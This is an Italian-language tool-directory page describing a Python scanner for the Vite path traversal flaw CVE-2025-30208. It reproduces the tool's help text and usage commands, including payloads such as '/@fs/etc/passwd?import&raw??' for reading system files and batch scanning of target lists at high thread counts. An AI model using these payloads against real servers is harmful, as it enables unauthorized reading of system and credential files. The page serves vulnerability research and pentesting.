
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2025-30208-PoC — Scanner Python multi-thread per la vulnerabilità di path traversal CVE-2025-30208 in Vite con supporto per payload personalizzati, scansione batch e debug proxy. | Kitploit
Strumenti/GitHubGitHub/isee857/cve-2025-30208-poc
Scanner di VulnerabilitàExploitSfruttamento di Applicazioni WebRaccolta InformazioniSicurezza WebPenetration Testing
GitHubisee857/cve-2025-30208-poc

CVE-2025-30208-PoC

Scanner Python multi-thread per la vulnerabilità di path traversal CVE-2025-30208 in Vite con supporto per payload personalizzati, scansione batch e debug proxy.

Vedi Repository
241 anno faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    624
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    412
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer è una piattaforma open-source di gestione degli accessi privilegiati (PAM) che fornisce ai team DevOps e IT un accesso sicuro e on-demand a endpoint SSH, RDP, Kubernetes, database e RemoteApp tramite un browser web.

    333
  • 5

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    328
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motore OSINT basato sull'IA per scoprire e mappare oltre 7.700 identità sui social media in tutto il web

    280

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

Dichiarazione di esonero di responsabilità:

La vulnerabilità descritta in questo documento e le relative procedure di riproduzione sono fornite esclusivamente a scopo di ricerca e formazione sulla sicurezza informatica. Nessuno è autorizzato a utilizzare le informazioni qui contenute per scopi illegali o per test non autorizzati su sistemi. L'autore non si assume alcuna responsabilità per danni diretti o indiretti derivanti dall'uso di queste informazioni.

Si prega di citare la fonte!

Indirizzo di FenChuan:

https://pc.fenchuan8.com/#/index?forum=101158&yqm=DGR4X

usage: vite_check.py [-h] [-f FILE] [-u URL] [-p PAYLOAD] [--proxy PROXY] [-o OUTPUT] [-t THREADS]

Vite路径遍历漏洞检测工具 Author:iSee857

optional arguments:

-h, --help 显示帮助信息

-f FILE, --file FILE 包含目标URL的文件

-u URL, --url URL 单个目标URL

-p PAYLOAD, --payload PAYLOAD

自定义检测路径(支持两种格式):

1. 带检测标识: /path??indicator
   
2. 仅路径: /path?param=1??

示例:

-p "/@fs/C://windows/win.ini?import&raw??"

-p "/@fs/etc/passwd?import&raw??"

--proxy PROXY 代理服务器地址(如: http://127.0.0.1:8080)

-o OUTPUT, --output OUTPUT

输出文件名(默认: results.xlsx)

-t THREADS, --threads THREADS

并发线程数量(默认: 50,范围: 1-200)```

Esempi d'uso

1. Scansione di un singolo target:

python CVE-2025-30208-PoC.py -u http://example.com -t 5

2. Scansione batch da file di target:

python CVE-2025-30208-PoC.py -f targets.txt -o vuln_results.xlsx

3. Utilizzo di un payload personalizzato:

python CVE-2025-30208-PoC.py -u http://example.com -p "/@fs/etc/passwd?import&raw??"

4. Utilizzo di un proxy per il debug:

python CVE-2025-30208-PoC.py -u http://example.com --proxy http://127.0.0.1:8080

5. Combinazione di parametri:

python CVE-2025-30208-PoC.py -f targets.txt -t 200 -o critical_vulns.xlsx

image

image

Elementi chiave:

  1. Utilizzare blocchi di codice per mostrare la descrizione dei parametri e gli esempi d'uso
  2. Mantenere il formato originale del testo di aiuto nella descrizione dei parametri
  3. Gli esempi coprono i principali scenari d'uso
  4. Evidenziare i valori predefiniti e gli intervalli
  5. Mantenere la descrizione dei parametri coerente con il codice originale
  6. Organizzare il contenuto utilizzando titoli di diversi livelli
Scarica lo strumento





